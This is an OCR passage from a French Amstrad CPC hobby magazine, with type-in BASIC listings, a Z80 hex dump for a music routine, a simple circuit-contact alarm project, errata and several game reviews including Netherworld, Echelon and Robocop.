SIP12SOLU24REP12REV13SOL05DORE04REV
11U06SOL05SOLFA#SOLMIFA#REMIDO#MIRE
MIDOREMIDOU12RE04RE05U06REMIREMIRED
O#SIDO#04U18LA#U06SIU24SIP06LA#SI05
DO#
360 DATA U06FA#REMIFA#SOLFA#MIFA#RE [9713]
FA#MIREU18DO#06U06SIU24SIV13P1207FA
#06SILASISOL#07U24DOP12MI06LASOLLAF
A#U24SIP12SI07REDORE06SI07U24MIP12M
I08D007SILASOLU24FA#P12SOLSOLU06FA#
MIU18FA#U06SOLU24FA#
370 DATA RE04SI05DO#REMIREDO#RE04SI [9166]
05REDO#04SIU18LA#U06SIV13U12SI05D00
4SILASOL#FA#SOLMIU24LAP12SOLFA#MIFA
#REU24SOLP12SOLSILASISOL05U24DOP12D
004LASI05D004LAU24SIP12SOL05U24D004
LASI
380 DATA P12SOLSOLU06FA#MIU18REU06M [12497]
IV11U12MI06U06SI07DORED006SI07RED00
6SILASI07D006SILASIV12U12SOL#07MI06
SOL#07MI06LAU06SI07DORED006SILAU12S
OL#07MI06SOL#07MI06LAU06SI07D006U18
SIU06LAU24V13LAP72
390 DATA P12SOL05D004LASISIU24MIP12 [6614]
V11SOL#U24LAP12REU24MIP12MIU24FAP12
REV12U24MIP12MIFAREU24MIV13LAP72
400 DATA P3607U12MI06MI07MI06MI07MI [16199]
MIU06RED006SILASOLFA#U12MIFA#SOLLAU
24SIP12SISOL#U06SILAU12SOLMILASI07D
006LAFA#U06LASOLU12FA#REU24SOLP12SO
LLASI07D006LASI07MI06LASI07MID006LA
SIU96MI
410 DATA P3605U12MI04MI05MI04MI05MI [16298]
MIU06RED004SILASOLFA#U12MIFA#SOLLAU
24SIP12SISOL#U06SILAU12SOLMILASI05D
004LAFA#U06LASOLU12FA#REU24SOLP12SO
LLASI05D004LASI05MI04LASI05MID004LA
SIU96MI
```

```
9500:CD C5 95 01 11 95 21 0D:91
9508:95 CD D1 BC C9 FC A6 11:08
9510:95 1F 95 C3 36 95 C3 3D:7C
9518:95 C3 44 95 C3 62 95 56:EE
9520:4F 49 58 2E B1 56 4F 49:72
9528:58 2E B2 56 4F 49 58 2E:69
9530:B3 50 4C 41 D9 00 21 85:D4
9538:98 CD 4B 95 C9 21 88 99:1D
9540:CD 4B 95 C9 21 8B 9A CD:5E
9548:4B 95 C9 FE 01 C0 E5 EB:15
9550:4E 06 00 23 5E 23 56 EB:1E
9558:D1 ED B0 EB 36 2A 23 36:FF
9560:2A C9 FE 02 D0 FE 00 28:DE
9568:09 DD 7E 00 FE 00 C8 47:6E
9570:18 02 06 01 C5 AF 32 83:4F
9578:98 32 68 98 32 75 98 32:48
9580:82 98 21 85 98 22 56 98:7D
9588:21 88 99 22 58 98 21 8B:1D
9590:9A 22 5A 98 2A 56 98 DD:C8
9598:21 5C 98 CD E8 95 22 56:04
95A0:98 2A 58 98 DD 21 69 98:E6
95A8:CD E8 95 22 58 98 2A 5A:1D
95B0:98 DD 21 76 98 CD E8 95:33
95B8:22 5A 98 3A 83 98 FE 03:B7
95C0:20 D2 C1 10 AF 21 85 98:05
95C8:11 86 98 01 08 03 36 2B:F9
95D0:ED B0 3E 2A 32 85 98 32:EB
95D8:88 99 32 8B 9A AF 32 68:2E
95E0:98 32 75 98 32 82 98 C9:61
95E8:7E FE 2A 28 43 FE 2B 28:DF
95F0:36 E5 FE 42 CA D7 96 FE:15
95F8:56 CA E5 96 FE 55 CA 07:4C
9600:97 FE 4F CA F5 96 FE 50:1D
9608:CA 13 97 23 FE 44 28 34:D3
9610:FE 52 28 39 FE 4D 28 3E:08
9618:FE 46 28 43 FE 53 28 48:1E
9620:FE 4C 28 5B D1 18 65 DD:AE
9628:7E 0C FE 00 C0 23 18 5C:9D
9630:23 23 7E 2B FE 2B 20 54:52
9638:23 3A 83 98 3C 32 83 98:CF
9640:DD 77 0C C9 7E FE 4F 20:EA
9648:41 3E 01 18 61 7E FE 45:98
9650:20 38 3E 05 18 58 7E FE:6D
9658:49 20 2F 3E 09 18 4F 7E:B2
9660:FE 41 20 26 3E 0B 18 46:22
9668:7E FE 4F 28 08 FE 49 20:60
9670:19 3E 17 18 39 23 7E FE:64
9678:4C 20 0F 3E 0F 18 2F 7E:9B
9680:FE 41 20 06 3E 13 18 26:0A
9688:D1 D1 D1 23 E5 21 81 97:D2
9690:7E CD 5A BB 23 7E FE FF:24
9698:20 F7 DD 7E 00 C6 30 CD:63
96A0:5A BB 3E 0D CD 5A BB 3E:B6
96A8:0A CD 5A BB E1 C9 47 23:3E
96B0:7E FE 23 CC 79 97 FE 62:21
96B8:CC 7D 97 78 CD 5D 97 E5:4C
96C0:DD E5 E1 E5 CD AA BC DD:EE
96C8:E1 30 09 E1 D1 DD 7E 08:90
96D0:DD 77 06 C9 E1 E1 C9 AF:C3
96D8:CD 2B 97 D1 23 FE 00 28:17
96E0:AB DD 77 0A C9 CD 25 97:D1
96E8:D1 23 FE 10 30 9E DD 77:A2
96F0:0B DD 77 06 C9 AF CD 2B:5B
96F8:97 D1 23 FE 00 28 8D FE:CA
9700:09 30 89 DD 77 09 C9 CD:4C
9708:25 97 D1 23 FE 00 C8 CD:E2
9710:48 97 C9 CD 25 97 D1 23:CC
9718:FE 00 C8 D5 CD 48 97 DD:D3
9720:36 06 00 18 9A AF 1E 0A:7C
9728:CD 31 97 1E 01 CD 31 97:08
9730:C9 32 84 98 23 7E DE 30:8D
9738:FE 00 C8 FE 0A D2 88 96:8D
9740:47 3A 84 98 83 10 FD C9:CD
9748:E5 47 DD 5E 0A 16 00 21:87
9750:00 00 19 10 FD DD 75 07:66
9758:DD 74 08 E1 C9 E5 DD 46:FA
9760:09 21 7D 97 11 18 00 19:77
9768:10 FD 16 00 5F 19 5E 23:1B
9770:56 DD 73 03 DD 72 04 E1:E4
9778:C9 04 04 23 C9 05 05 23:F9
9780:C9 45 72 72 65 75 72 20:75
9788:73 75 72 20 6C 65 20 63:ED
9790:61 6E 61 6C 20 FF EE 0E:DE
9798:18 0E 4D 0D 8E 0C DA 0B:2E
97A0:2F 0B 8F 0A F7 09 68 09:7B
97A8:E1 08 61 08 E9 07 77 07:FF
97B0:0C 07 A7 06 47 06 ED 05:46
97B8:98 05 47 05 FC 04 B4 04:F0
97C0:70 04 31 04 F4 03 BC 03:B6
97C8:86 03 53 03 24 03 F6 02:5D
97D0:CC 02 A4 02 7E 02 5A 02:B7
97D8:38 02 18 02 FA 01 DE 01:9D
97E0:C3 01 AA 01 92 01 7B 01:F5
97E8:66 01 52 01 3F 01 2D 01:A7
97F0:1C 01 0C 01 FD 00 EF 00:9D
97F8:E1 00 D5 00 C9 00 BE 00:CC
9800:B3 00 A9 00 9F 00 96 00:29
9808:8E 00 86 00 7F 00 77 00:AA
9810:71 00 6A 00 64 00 5F 00:46
9818:59 00 54 00 50 00 4B 00:F8
9820:47 00 43 00 3F 00 3C 00:BD
9828:38 00 35 00 32 00 2F 00:8E
9830:2D 00 2A 00 28 00 26 00:6D
9838:24 00 22 00 20 00 1E 00:54
9840:1C 00 1B 00 19 00 18 00:40
9848:16 00 15 00 14 00 13 00:32
9850:12 00 11 00 10 00 00 00:1B
9858:00 00 00 00 01 01 01 00:F3
9860:00 00 0C 30 00 04 02 0C:46
9868:00 02 01 01 00 00 00 0C:10
9870:30 00 04 02 0C 00 04 01:4F
9878:01 00 00 00 0C 30 00 04:51
9880:02 0C 00 00 00 00 00 00:26
```


BIDOUILLE SANS SOUDURE


Tout simple et sans fer à souder, ce modeste bricolage permettra au CPC de vérifier si un circuit est ouvert ou fermé. Les applications sont multiples : état d'un relais (même à mercure), jauge avec alarme, signal de train miniature et, pourquoi pas, détection d'intrus en équipant portes et fenêtres de contacts. Le matériel ? Deux toutes petites cosses et un peu de fil électrique.

Surveillance Assistée par Ordinateur

Le court-circuit des broches 1 et 8 est détecté par le petit programme ci-joint. Afin de tester son fonctionnement, inutile de vous lancer dans la conception d'un circuit ; un simple trombone déplié suffit à réaliser le contact qui déclenchera l'alarme (la ligne 10 affiche un écran noir, faisant croire à l'extinction du CPC). Les instructions sonores peuvent être remplacées par un sous-programme affichant un texte ou toute autre procédure que l'on jugera bon d'appliquer. L'ombre de la robotique se profile sur votre CPC...

Gérald Vernoy





1 Pin 1, up

8 Pin 8, common

```
10 MODE 0:PAPER 5:BORDER 0:CLS
20 IF JOY(0)=1 THEN GOTO 40
30 GOTO 20
40 FOR i=1 TO 10
50 FOR j=500 TO 1 STEP -10
60  SOUND 3,j,1,15
70  NEXT j,i
80 IF JOY(0)<>1 THEN GOTO 20
90 GOTO 40
```

MEA CULPA

Faites le plein de RSX

(n°42)
Victime d'un mauvais sort, l'introduction du dossier « *Faites le plein de RSX* » a particulièrement brillé par son absence. La voici, telle qu'elle devait figurer à droite du titre.

Comment augmenter les potentialités d'une machine déjà pourvue d'un basic performant ? Par l'adjonction de RSX (Resident System eXtension) ; comprenez de nouvelles instructions implantables par l'utilisateur au gré de ses besoins.

Transmove


(10 x 10 — n°41)
Un renum malencontreux... et ce fut le désastre (quelques fins de lignes tronquées du fait de leur densité). Pour rétablir l'intrégrité du programme, procédez de la manière suivante :
— chargez TRANSMOVE et faites RENUM 1,10,1.
— complétez comme suit, chaque fin de ligne :
1 . . . . . . 5E,0,DD,66,3,DD
6 . . . . :NEXT:FOR i=1 to n

La roue de la fortune

(Initiation — n°41)
Deux légers bugs se sont glissés dans la récréation de notre étourdi de professeur Ali Gator. Veuillez donc compléter ainsi la ligne que voici :
460 .... OR ASC(A$)=32 OR ASC(A$)=45 THEN 480
Et rajouter la ligne suivante :
1325 POUB=0

Sortilège 3D

(Listing du mois — n°42)
Ce jeu particulièrement ardu mérite une petite aide. C'est également l'avis de l'enchanteur Merlin qui, bouleversé par la détresse du pauvre Xunky, nous a prié de lui adresser le message suivant :
Un plan tu feras.
La tête de la faucheuse tu ne craindras.
L'astre de nuit contre les mécréants, tu utiliseras.
Le Louis d'or contre l'escargot agira.
Le poison, le plus rapide tuera.
Une boussole pour t'aider, tu prendras.
La lumière, la porte du Nord t'ouvrira.
La flèche, le bon sens t'indiquera.
Le reptile, vers le Sud tu suivras.
Le dernier passage, la clé t'aidera.
Le dé, deux de tes amis sauvera.
L'esclave du milieu, avec les fruits, tu rassasieras.
L'emblème de l'indien, le reste, fera.
Puis ta tâche accomplie, le sanctuaire, tu ralieras.
Ton dévoué Merlin.



Netherworld

Jukka Tapanimaki est un programmeur inspiré. Il n'hésite pas à sortir des sentiers battus pour inventer des jeux d'arcade insolites, au bord de l'extraordinaire.
Drôle de jeu en effet que ce *Netherworld*. Vous déplacez une sorte de vaisseau rond dans un univers fantastique, où des rochers, des murs et des statues viennent encombrer le vide spatial. Les mouvements du vaisseau subissent une violente inertie ; difficile de l'arrêter, difficile de l'empêcher de rebondir sur les obstacles et quelquefois même de se bloquer entre eux.


Le but ? À la *Boulder Dash*, vous devez ramasser un certain nombre de diamants répartis dans ce labyrinthe sans queue ni tête, où il est bien difficile de se repérer. De temps en temps, vous en rencontrez un. Ou plusieurs, cachés derrière un mur sur lequel il faut se heurter pour trouver le passage secret.
Vous tombez aussi sur des statues qui vomissent des bulles. Tirez dans les bulles, elles deviennent des pouvoirs spéciaux, qui vous permettront de fabriquer des diamants, de vous déplacer plus vite, de traverser des obstacles, etc. Attention ! Certains bonus sont des malus ! Le pire est celui inversant les commandes du joystick...

Crânes et squelettes

Au fil des parties, on découvre des astuces incroyables tenant davantage du jeu d'aventure. Et les tableaux qui se succèdent sont de plus en plus fous, surchargés de crânes géants, de squelettes éparpillés, de chaînes en or... *Netherworld* est assurément agréable à jouer, et les graphistes ont visiblement laissé libre cours à leur délire. D'ailleurs, sur ce plan, la version Amstrad est exemplaire. Reste à savoir si le jeu est vraiment intéressant. Franchement, nous l'avons testé longtemps, et bien des détails nous restent encore mystérieux...

Jean-Claude

Editeur : Hewson
Graphisme : ★★★★
Son : ★★★
Intérêt : ★★★
Difficulté : ★★★★
Appréciation : ★★★★
Machine : CPC



JEAN-MICHEL

OUI ! OUI ! OUI !

Jean-Claude ménage trop ses compliments ! Car la version Amstrad est sublime, encore plus belle que la version ST, c'est tout dire ! Chaque niveau est passionnant, les graphismes sont totalement renouvelés, et le jeu est d'une intelligence rare. Un é-vé-ne-ment !

4 X 4 Off Road Racing

Le Paris-Dakar vient de finir, et vous êtes triste. Séchez vos larmes, et chargez ce logiciel sauvage. Conduite hors-piste obligatoire.

Partons pour les Etats-Unis, là-bas aussi des itinéraires non balisés attendent les aventuriers ! Vous aurez le choix entre le Boja rocailleux, le Michigan en hiver, la Vallée de la Mort, ou les étendues marécageuses de Géorgie. Des terrains également difficiles, pour lesquels le véhicule approprié peut sensiblement différer.
On vous proposera quatre modèles, avec leurs avantages et leurs inconvénients. Vous disposerez même d'une petite somme d'argent pour ajouter des équipements supplémentaires, comme une capote métallique (dite capote américaine), un treuil, ou un réservoire de capacité supérieure. Il serait aussi prudent d'acheter un petit stock de pièces détachées, des outils, une lampe de poche, un bidon d'eau, une carte, etc. etc.

La course en tête


On peut y aller ? Go ! Vous devez obligatoirement finir premier de chaque course, ou votre brillante carrière de pilote s'arrête là. Dur, très dur. Si dur que, en testant longuement le jeu, nous ne nous sommes « qualifiés » qu'une seule fois. Et Dieu sait que nous sommes forts, à *Am-Mag* !
Enfin, peu importe, car le plaisir de la course est réel, bien que la fenêtre graphique soit un peu réduite. Mais les paysages sont correctement dessinés, ils défilent bien autour du bolide, et les réactions de la voiture sont bonnes. Il faut dépasser ou distancer seize concurrents. Ce n'est pas rien, car vous risquez souvent de vous embourber (on se félicite alors d'avoir acheté le treuil !), de heurter des obstacles, et de connaître une foule de pannes et d'avaries (faites passer les pièces détachées, merci). Un tableau de bord simple et complet vous renseigne scrupuleusement sur l'état du véhicule...

A travers le feu et la glace

Nous avions déjà apprécié ce programme dans sa version PC, l'adaptation sur CPC a été parfaitement réalisée. La souplesse de conduite semble même meilleure. Les différentes courses ne sont pas là seulement pour faire nombre, elles exigent vraiment un pilotage différent et une voiture adaptée par son modèle et ses équipements. *4 x 4 Off Road*, dans cette catégorie de simulations, tient assurément le haut du pavé.

J-M. Maman

Editeur : Epyx
Genre : simulation automobile
Graphisme : ★★★
Son : ★★★
Intérêt : ★★★★
Difficulté : ★★★★
Appréciation : ★★★★
Machine : CPC



DIX PAR DIX

IL Y EN POUR

Même les bébés seront à la fête dans cette rubrique ! Les monstres aussi, malgré leurs mortelles rencontres. Pour faire bonne figure, nous y avons ajouté un programme de hardcopy graphique.

Hardcopy

(Denis Nade, Metz)
Dans le numéro 33, nous avions publié un 10 par 10 de recopie d'un texte affiché à l'écran. Le sous-programme de Denis Nade va plus loin puisqu'il permet de récupérer les graphismes sur votre DMP 2000 ou 2160.

```
50000 ' HARDCOPY                        [320]
50010 DEFINT a-z:DIM p(7,3):FOR m=0 [3220]
 TO 7:FOR n=1 TO 3:READ p(m,n):NEXT
 n,m
50020 WIDTH 255:PRINT#8,CHR$(27);"3 [3006]
";CHR$(16);
50030 FOR x=0 TO 630 STEP 6            [939]
50040 PRINT#8,CHR$(27);"Y";CHR$(88) [2783]
;CHR$(2);
50050 FOR y=0 TO 398 STEP 2            [1445]
50060 a=TEST(x,y) MOD 8:b=TEST(x+2, [3696]
y) MOD 8:c=TEST(x+4,y) MOD 8
50070 FOR z=1 TO 3:PRINT#8,CHR$(p(a [4992]
,z)*16+p(b,z)*4+p(c,z));:NEXT:NEXT
50080 PRINT#8,CHR$(10);:NEXT:PRINT# [4178]
8,CHR$(12);:ERASE p:RETURN
50090 DATA 0,0,0, 3,3,3, 0,2,0, 0,0 [2711]
,3, 1,0,2, 2,1,2, 3,0,1, 3,3,0
```



HARDCOPY : *essai de recopie d'écran en Mode 0.*

Amsdessin

(Lionel Goutard, Achères)
Ce programme fera le bonheur des très jeunes enfants (dès deux ans et demi) qui pourront dessiner sur l'écran avec le joystick en pressant simultanément sur Fire. Autrement, le minuscule curseur est simplement déplacé. Une

```
10 MODE 1:LOCATE 1,25:PRINT CHR$(16 [8187]
4) " G.S.A et L.GOUTARD":FOR g=0 TO
 2000:NEXT g:CLS:INK 1,25:BORDER 15
:a=320:b=200
20 jo$=BIN$(JOY(0),5):a=a+VAL(MID$( [8230]
jo$,2,1))-VAL(MID$(jo$,3,1)):b=b+VA
L(MID$(jo$,5,1))-VAL(MID$(jo$,4,1))
:c=VAL(LEFT$(jo$,1))
30 IF INKEY$="c" THEN 50 ELSE 40      [639]
40 PLOT a,b:PLOT a,b,c:GOTO 20        [1642]
50 WINDOW#1,1,39,1,3:CLS#1:LOCATE 1 [11720]
,1:INPUT"COULEUR DE FOND :",c:INK 0
,c:CLS#1:LOCATE 1,1:INPUT"STYLO :",
s:INK 1,s:CLS#1:LOCATE 1,1:PRINT"SA
UVEGARDE OU CHARGEMENT (O/N) :"
60 LOCATE 1,2:INPUT 1$:IF 1$="o" TH [3922]
EN  ELSE IF 1$="n" THEN 20 ELSE 60
70 CLS#1:LOCATE 1,1:PRINT"VOUS POUV [5670]
EZ-(1)SAUVEGARDER-(2)CHARGER"
80 LOCATE 1,2:INPUT m$:IF m$="1" TH [3142]
EN 90 ELSE IF m$="2" THEN 100 ELSE
80
90 CLS#1:LOCATE 1,1:INPUT"NOM DE SA [5985]
UVEGARDE DE L'IMAGE ECRAN :",nse$:S
AVE nse$,b,&C000,&4000:CALL &0
100 CLS#1:LOCATE 1,1:INPUT"NOM DE C [5990]
HARGEMENT DE L'IMAGE ECRAN :",nce$:
LOAD nce$
```

pression sur C propose des options de changement de la couleur du fond et du stylo ainsi qu'une éventuelle sauvegarde. *Amsdessin* peut être modifié par :
25 IF INKEY$=CHR$(32) THEN RUN
Cette ligne d'instructions effacera l'écran lors de l'appui sur la barre d'espace et relancera le programme.



AURA TOUS !

Figure

(***Laurent d'Anna, Marseille)***

Pour apprécier pleinement les qualités de *Figure*, laissez les graphismes se former. Ensuite, admirez l'animation réglée comme une horloge. Le fond sonore est à la hauteur du reste.

```
10 ENV 1,99,-1,2,99,-1,2:ENT -1,239 [6097]
,14,200:ENT -2,=268,4,=239,4,=225,4
,=159,4:ENT -4,=239,8,=159,8,=201,8
,=150,8,=134,8
20 SOUND 1,0,-10,12,,4:SOUND 2,0,-1 [5787]
0,12,,4:SOUND 4,239,-5,12,1:SOUND 1
,241,-10,12,1,1:SOUND 2,237,-10,12,
1,1:SOUND 4,0,-20,12,,2
30 MODE 0:INK 0,0:BORDER 4:DEG:FOR  [3071]
i=1 TO 15:INK i,i*1.5:NEXT
40 MOVE 320,180:FOR i=1 TO 360 STEP [4627]
 2:DRAW 320+2*COS(i),180+180*SIN(i)
,c AND 15:DRAW 320+150*COS(i),180+2
*SIN(i),c AND 15:c=c+1:NEXT
50 FOR i=1 TO 2600 STEP 8:DRAW (i/2 [3210]
0)+250+200*COS(i),180+20*SIN(i),c A
ND 15:c=c+1:NEXT
60 c=0:MOVE 80,50:FOR i=1 TO 360 ST [6676]
EP 6:DRAW 80+20*COS(i),50+50*SIN(i)
,c AND 15:DRAW 80+50*COS(i),50+20*S
IN(i),c AND 15:c=c+1:NEXT
70 FOR i=1 TO 360 STEP 3:MOVE 80,50 [9942]
:PLOT 80+50*COS(i),50+50*SIN(i),c A
ND 15:c=c+1:NEXT:FOR i=1 TO 360 STE
P 4:MOVE 580,50:PLOT 580+50*COS(i),
50+50*SIN(i),c AND 15:c=c+1:NEXT
80 FOR i=1 TO 360 STEP 3:MOVE 80,34 [3894]
0:DRAW 80+50*COS(i),340+50*SIN(i),c
 AND 15:c=c+1:NEXT
90 c=0:MOVE 580,340:FOR i=1 TO 360  [7278]
STEP 6:DRAW 580+20*COS(i),340+50*SI
N(i),c AND 15:DRAW 580+50*COS(i),34
0+20*SIN(i),c AND 15:c=c+1:NEXT
100 FOR e=1 TO 15:INK e,20:CALL &BD [5727]
19:SOUND 5,RND(1)*(6*e)+10,2,12:INK
 e,0:NEXT e:GOTO 100
```

Monstre


(Bruno Parsy, Bruay-la-Buissière)

Les monstres de Bruno Parsy ressemblent plutôt à des cafards. Le jeu consiste à leur échapper car ils ont une fâcheuse tendance à converger vers vous.

Les monstres ont des mœurs étranges : lorsqu'ils sont mitoyens, l'un phagocyte l'autre. Cela fait une bestiole de moins ! Vous pouvez même provoquer ces disparitions en obligeant les cafards à se cotoyer par les déplacements appropriés du personnage. Mais attention !, vos mouvements sont limités à 400 (variable D en ligne 60).

Ce jeu zoologique rapporte à Bruno Parsy un abonnement à *Am-Mag*.

```
10 CALL &BB48:SPEED KEY 1,1:MODE 1: [13931]
INK 0,1:INK 1,24:INK 2,6:INK 3,15:P
APER 1:PEN 2:SYMBOL AFTER 128:SYMBO
L 128,36,165,153,126,60,126,189,153
:DIM O(40),T(40):U(2)=-1:U(3)=1:N(1
)=1:N(0)=-1:PRINT STRING$(40," "):L
OCATE 1,24:PRINT STRING$(40," ")
20 FOR S=2 TO 24:LOCATE 1,S:PRINT"  [16709]
":LOCATE 40,S:PRINT" ":NEXT:PAPER 0
:E=INT(RND*11)+29:FOR S=1 TO E:O(S)
=INT(RND*38)+2:T(S)=INT(RND*22)+2:L
OCATE O(S),T(S):PRINT CHR$(128):NEX
T:O=INT(RND*38)+2:T=INT(RND*22)+2:P
EN 3:LOCATE O,T:PRINT CHR$(249):CAL
L &BB06
30 FOR S=1 TO E:IF O(S)=0 THEN 70 E [14325]
LSE LOCATE O(S),T(S):PRINT" ":FOR F
=0 TO 3:B=TEST((O(S)+U(F))*16-8,408
-(T(S)+N(F))*16):IF B=3 THEN LOCATE
 O+U(F),T+N(F):PRINT" ":PEN 1:LOCAT
E O,T:PRINT CHR$(128):PEN 0:CALL &B
B06:RUN ELSE IF B=2 THEN 40 ELSE NE
XT:GOTO 50
40 O(S)=0:g=g+1:PRINT CHR$(7);:LOCA [12609]
TE 1,25:PRINT" ";E-G;"MONSTRES...";
IF g=E-1 THEN PEN 1:LOCATE O,T:PRIN
T CHR$(249):FOR S=500 TO 50 STEP -5
:SOUND 1,S,2:NEXT:LOCATE 19,25:PRIN
T d;" DEPLACEMENTS";:FOR gh=1 TO 50
00:NEXT gh:CALL &BB06:RUN ELSE GOTO
 70
50 IF T(S)>T THEN L=0 ELSE IF T(S)< [4468]
T THEN L=1 ELSE IF O-1>=O(S) THEN L
=3 ELSE L=2
60 O(S)=O(S)+U(L):T(S)=T(S)+N(L):LO [12229]
CATE 19,25:PRINT d;" DEPLACEMENTS":
IF D>400 THEN PEN 9:LOCATE 1,25:PRI
NT SPACE$(10):LOCATE 8,25:PRINT"PER
DU PLUS DE 400 DEPLACEMENTS":CALL &
BB06:CALL &BB06:RUN
70 A$=INKEY$:IF A$="" THEN 90 ELSE  [4333]
FOR F=0 TO 3 :IF A$=CHR$(240+F) THE
N 80 ELSE NEXT:GOTO 90
80 B=TEST((O+U(F))*16-8,408-(T+N(F) [15075]
)*16):IF B=1 THEN 90 ELSE IF B=2 TH
EN LOCATE O,T:PRINT" ":PEN 1:LOCATE
 O+U(F),T+N(F):PRINT CHR$(128):PEN
6:CALL &BB06:RUN ELSE LOCATE O,T:PR
INT" ":O=O+U(F):T=T+N(F):PEN 3:LOCA
TE O,T:PRINT CHR$(249):d=d+1
90 IF O(S)>0 THEN PEN 2:LOCATE O(S) [2627]
,T(S):PRINT CHR$(128)
100 NEXT:GOTO 30                    [1017]
```



Echelon est le nom de code d'une unité militaire ultra-secrète basée sur la planète Isis. Sa tâche, protéger les mines d'Isis contre les pirates de l'espace.

Echelon

Une fois la boîte ouverte, l'épaisseur du manuel cause un choc : 52 pages plutôt denses, illustrées de photos et de croquis. Normal, car *Echelon* est loin d'être un jeu simple qui s'apprend en quelques heures. C'est un véritable simulateur de combat spatial, l'équivalent futuriste de ces programmes qui vous mettent aux commandes d'un chasseur de la dernière guerre.

Editeur : Access Soft./ US Gold
Genre : simulation de vol
Graphisme : ★★★★
Son : ★★★★
Intérêt : ★★★★★
Difficulté : ★★★★★
Appréciation : ★★★★★
Machine : CPC

L'écran apparaît bien sûr d'une terrible complexité. En dessous d'une fenêtre de visualisation du paysage, sur laquelle nous reviendrons, vous trouvez une bonne trentaine d'indicateurs. Attention, aucune frime, tous sont nécessaires ! On peut les regrouper approximativement en trois types : indicateurs de vol qui, comme dans tout engin volant et donc dans tout simulateur, vous donnent votre altitude, l'inclinaison horizontale ou verticale de l'appareil, sa vitesse de montée ou de descente, son orientation, le régime des moteurs, etc.

Perdu dans la campagne

Puis viennent les indicateurs de position, vous situant exactement sur la planète Isis. Ce n'est pas inutile, la preuve, Isis équivaut à un carré de 840 km de côté, divisé en 16 zones de patrouille, elles-mêmes divisées en 36 régions, elles-mêmes divisées en 196 secteurs !

On peut donc apprécier de savoir dans quelle zone, région et secteur on se trouve ! D'ailleurs, un plan d'Isis est fourni avec le logiciel, une grande feuille quadrillée où il reste presque tout à découvrir, puisque seuls le relief et les installations au sol de neuf secteurs y sont indiquées...

Enfin, on trouve les indicateurs de combat, radars, missiles et lasers de toutes sortes. En fait, *Echelon* contient trois jeux en un.

Le menu initial propose trois types généraux de missions : missions scientifiques, pour explorer le sol de la planète tout en affinant son pilotage, et en notant sur la carte les sites découverts ; on obtient un mélange de jeux d'aventures et de simulateur de vol.

Missions de patrouille, où vous devrez combattre de temps en temps au fil de l'exploration ; on est très proche du simulateur de combat aérien classique. Et missions de combat pur, où il s'agit juste d'affronter des escadrilles ennemies plus ou moins nombreuses (on dose à son goût) ; là, c'est quasiment de l'arcade !

Et le but final ? Il mêle idéalement tous les types de mission. Vous devez localiser le repaire secret des pirates et le détruire... Pour le découvrir dans 196 minuscules secteurs, encombrés de constructions, de fleuves, de montagnes, de végétation, nous vous souhaitons bien du plaisir !

Echelon for ever !

D'ailleurs, le slogan du dos de la boîte est, pour une fois, justifié : « La simulation qui vous occupera tout une vie » ! En effet, vous devrez obligatoirement débuter par des phases d'entraînement au vol : l'Echelon ne se pilote pas facilement, bien que les commandes, mêlant clavier et joystick, soient assez commodes. Il faut aussi s'habituer aux nombreux indicateurs. Et il faut enfin réussir à s'arracher à la fascination des paysages 3D, presque en images fractales, de l'écran de visualisation ! On oublie vite les pirates et toute observation scientifique pour le seul plaisir de se promener.

Les combats sont bien réglés, peut-être un peu faciles à notre goût. Mais nous n'avons pas rencontré de grosses escadrilles. Le pire problème nous a semblé être celui du ravitaillement en carburant car on ne revient pas avec un seul plein des secteurs les plus lointains ! Où y a-t-il une autre pompe à essence que celle de la base de départ ? Mystère...


Moralité, avec *Echelon*, vous avez du pain sur la planche... Les amateurs de *Tau Ceti* et autres simulations spatiales prestigieuses le savoureront à son juste prix. Les autres découvriront un univers extraordinaire et un jeu vraiment GEANT.

J-M. Maman



PAS D'ACCORD !

Personnellement, Echelon m'a ennuyé au dernier degré. Affichage lent, 3-D très approximatif, manuel rébarbatif et épuisant, principe de jeu trop touffu. Un an avant de pouvoir jouer correctement, est-ce raisonnable ?..



Robocop

Le policier Murphy a été abattu dans les rues de Detroit, comme déjà une trentaine de ses collègues. Les services de police ramassent les morceaux du corps et reconstituent un super-flic mi-humain, mi-robot : Robocop !
Le logiciel reprend donc fidèlement le scénario du film. Et tout de suite Robocop se retrouve aux prises avec les gangs de la ville. Il avance le long d'une rue (scrolling horizontal) ; les voyous arrivent d'abord à droite et à gauche, il n'y a qu'à les descendre en tirant (attention, munitions limitées). On sera bien inspiré aussi en se baissant de temps en temps pour éviter leurs balles.
Mais l'affaire se corse quand d'autres tireurs apparaissent aux fenêtres et sur les escaliers d'incendie. Malgré la résistance remarquable de Robocop, il faut anticiper, et surtout savoir tirer en diagonale, ce qui, avec un joystick moyen, n'est pas toujours évident... Enfin, coûte que coûte, le flic de métal avance, et peut ramasser sur son passage de nouvelles munitions.

Une super-production

Si le jeu s'arrêtait là, nous pourrions commencer nos gémissements habituels sur le manque d'imagination des éditeurs... Ce n'est pas le cas ! *Robocop* se décompose en neuf niveaux, dont chacun est une aventure presque distincte.
